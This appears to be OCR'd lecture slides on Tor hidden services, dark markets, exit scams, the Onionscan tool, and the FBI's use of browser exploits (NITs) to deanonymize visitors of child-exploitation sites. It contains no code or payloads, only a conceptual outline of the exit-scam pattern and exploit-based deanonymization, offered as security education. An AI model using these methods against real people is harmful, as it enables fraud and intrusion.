
BROWSE CATEGORIES

▶ □ Fraud	25438
▶ □ Drugs & Chemicals	136335
▶ □ Guides & Tutorials	10029

Remarks…

- Want to keep your guard node constant for a long period of time…
  - Since the creation of new circuits is far easier to notice than any other activity
- Want to use a different node for the rendezvous point and introduction
  - Don’t want the rendezvous point to know who you are connecting to
- These are ***slow!***
  - Going through 6+ hops in the Tor network!

Non-Hidden Tor Hidden Service: Connect Directly to Rendezvous



Non-Hidden Hidden Services Improve Performance

- No longer rely on exit nodes being honest
  - No longer rely on exit node bandwidth either
- Reduces the number of hops to be the same as a not hidden service
- Result: Huge performance win!
  - Not slow like a hidden service
  - Not limited by exit node bandwidth

Real use for ***true hidden*** hidden services

- "Non-arbitrageable criminal activity"
  - Some crime which is universally attacked and targeted
    - So can't use "bulletproof hosting”, CDNs like CloudFlare, or suitable “foreign” machine rooms
- Dark Markets
  - Marketplaces based on Bitcoin or other alternate currency
- Cybercrime Forums
  - Hoping to protect users/administrators from the fate of earlier markets
- Child Exploitation

The Dark Market Concept

- Four innovations:
- A censorship-resistant payment (Bitcoin)
  - Needed because illegal goods are not supported by Paypal etc
    - Bitcoin/cryptocurrency is the ***only game in town*** for US/Western Europe after the Feds smacked down Liberty Reserve and eGold
- An eBay-style ratings system with mandatory feedback
  - Vendors gain positive reputation through continued transactions
- An escrow service to handle disputes
  - Result is the user (should) only need to trust the market, not the vendors
- Accessable ***only*** as a Tor hidden service
  - Hiding the market from law enforcement

The Dark Markets: History

- All pretty much follow the template of the original “Silk Road”
  - Founded in 2011, Ross Ulbricht busted in October 2013
- The original Silk Road actually (mostly) lived up to its libertarian ideals
  - Including the libertarian ideal that if someone rips you off you should be able to call up the Hell’s Angels and put a hit on them
    - And the libertarian idea if someone is foolish enough to THINK you are a member of the Hell’s Angels you can rip them off for a large fortune for a fake hit
- Since then, markets come and go
  - But you can generally find the latest gossip on “deepdotweb” and Reddit /r/darknetmarkets

The Dark Markets:
Not So Big, and ***Not Growing!***

- Kyle Soska and Nicolas Christin of CMU have crawled the dark markets for years
  - These markets ***deliberately*** leak sales rate information from mandatory reviews
- So simply crawl the markets, see the prices, see the volume, voila…
- Takeaways:
  - Market size has been relatively steady for years, about $300-500k a day sales
    - Latest peak got close to $1M a day
  - Dominated by Pot, MDMA, and stimulants, with secondary significance with opioids and psychedelics
  - A few sellers and a few markets dominate the revenue: A fair bit of “Winner take all”
    - But knock down any “winner” and another one takes its place

The Scams…

- You need a reputation for honesty to be a good crook
  - But you can burn that reputation for short-term profit
- The “Exit Scam” (e.g. pioneered by Tony76 on Silk Road)
  - Built up a positive reputation
  - Then have a big 4/20 sale
  - Require buyers to “Finalize Early”
    - Bypass escrow because of “problems”
  - Take the money and run!
- Can also do this on an entire ***market*** basis
  - The “Sheep Marketplace” being the most famous

And then the Child Exploitation types

- This is ***why*** I'm quite happy to see Tor Hidden Services ***burn!!!***
  - Because these do represent a serious problem:
    The success against "PlayPen" shows just how major these are
- A far bigger systemic problem than the dark markets:
  - Dark markets are low volume, and not getting worse
    - Plus the libertarian attitude of "drug users are mostly harming themselves, its the drug-associated crime that is the problem"
      - No indication of any ***successful*** murder resulting from dark market activity
  - But these are harming others
  - They are also harming Tor:
    Tor itself is a very valuable tool for many legitimate uses, but the presence of the child exploitation sites on hidden services is a stain on Tor itself

Deanonymizing Hidden Services: Hacking...

- Most dark-net services are not very well run...
  - Either common off-the-shelf drek or custom drek
- And most have now learned ***don't ask questions on StackOverflow***
  - Here's looking at you, frosty…
- So they don't have a great deal of IT support services
  - A few hardening guides but nothing really robust

Onionscan…

- A tool written by Sarah Jamie Lewis
  - Available at https://github.com/s-rah/onionscan
- Idea is to look for very common weaknesses in Tor Hidden services
  - Default apache information screens
  - Web fingerprints
  - I believe a future version will check for common ssh keys elsewhere on the Internet
- Its really "dual use"
  - .onion site operators should use to make sure they aren't making rookie mistakes
  - Those investigation .onion sites should use to see if the target site made a rookie mistake!

Deanonymizing Visitors To Your Site FBI Style

- Start with a Tor Browser Bundle vulnerability…
    - Requires paying for a decent vulnerability:
      Firefox lacks sandboxing-type protections but you have to limit yourself to JavaScript
- Then take over the site you want to deanonymize visitors to…
- And simply hack the visitors to the site!
    - With a limited bit of malcode that just sends a “this is me” record back to an FBI-controlled computer

A History of NITs


- The FBI calls their malicious code a NIT or Network Investigatory Technique
  - Because it sounds better to a magistrate judge than saying "we're gonna go hacking"
- The exploit attempts to take over the visitor's browser
- But the payload is small: just a "I'm this computer" sent over the Internet to an FBI controlled Internet address

A History of NITs: PedoBook

- The first known NIT targeting a hidden service was "PedoBook" back in 2012
  - Back then, many people used other web browsers to interact with Tor hidden services
- The NIT actually didn't even qualify as malcode
  - And a ***defense*** expert actually argued that it isn't hacking and probably didn't actually need a warrant
- Instead it was the "Metasploit Decloaking" flash applet:
  - A small bit of Flash which contacts the server directly, revealing the visitor's IP address

A History of NITs: Freedom Hosting

- The second big NIT targeted FreedomHosting
  - A hosting provider for Tor Hidden services with an, umm, generous policy towards abuse
    - Hosted services included TorMail (a mail service through Tor) and child porn sites
- FBI replaced the entire service with a NIT-serving page
- Fallout:
  - Very quickly noticed because there are multiple legit users of TorMail
  - Targeted an older Firefox vulnerability in Tor Browser
- Tor browser switched to much more aggressive autoupdates:
  Now you ***must*** have a zero-day for a NIT payload to work



Tor Browser
6.0.2

Welcome to Tor Browser

Test Tor Network Settings

WARNING: this browser is out of date.

Click on the onion and then choose Check for Tor Browser Update.

Search securely with Disconnect.me.

What Next?

Tor is NOT all you need to browse anonymously! You may need to

You Can Help!

There are many ways you can help make the Tor Network faster

A History of NITs: Playpen

- The big one: PlayPen was a hidden service for child pornographers
  - In February 2015, the FBI captured the server and got a warrant to deploy a NIT to logged in visitors
    - The NIT warrant is public, but the malcode itself is still secret: >100,000 logins!
- What we do know:
  - This was big: hundreds of arrests, many abuse victims rescued
  - It almost certainly used a zero-day exploit for Tor Browser
- Courts are still hashing this out over two big questions
  - Is it valid under Rule 41?
    - ***Most*** have conclude "no, but a technical not constitutional flaw"
  - Does the defense have a right to examine the exploit?
    - I'll argue no, but some defense attorneys have successfully used a graymail technique

A History of NITs: Just Last Year

- Someone (probably the French police) captured a child porn site called the "GiftBox"
  - They modified it to serve up a NIT
- The NIT payload was almost identical to the one in the Freedom Hosting case
  - Suggesting assistance from either the FBI or the FBI's contractor
- The exploit was a new zero-day exploit targeting Firefox
  - Patch released within hours
  - And yes, it was a C-related memory corruption (naturally)

NITs won't work well in the future against Tor!

- The current Tor browser hardened branch is just that, ***hardened***
  - And it will become mainstream in a future version:
    it uses a technique, ***selfrando***, with ***no currently known workaround!***
- Hardening will require that breaking Tor browser, even to just send a "I'm here" message, will require a chain of exploits
  - An information leakage to determine the address of a function and enough content in that function to enable an attack
    - Or the leakage of a lot of functions
  - PLUS a conventional vulnerability
  - And just wait until the Firefox rendering engine gets sandboxed too…
  - And ad in darknet users who are running without JavaScript
- Upshot: the current FBI exploit will need a massive upgrade if it will work at all!
  - And future exploits will be ***vastly*** more expensive and rarer
  - We should thank the FBI for their very valuable contributions to software hardening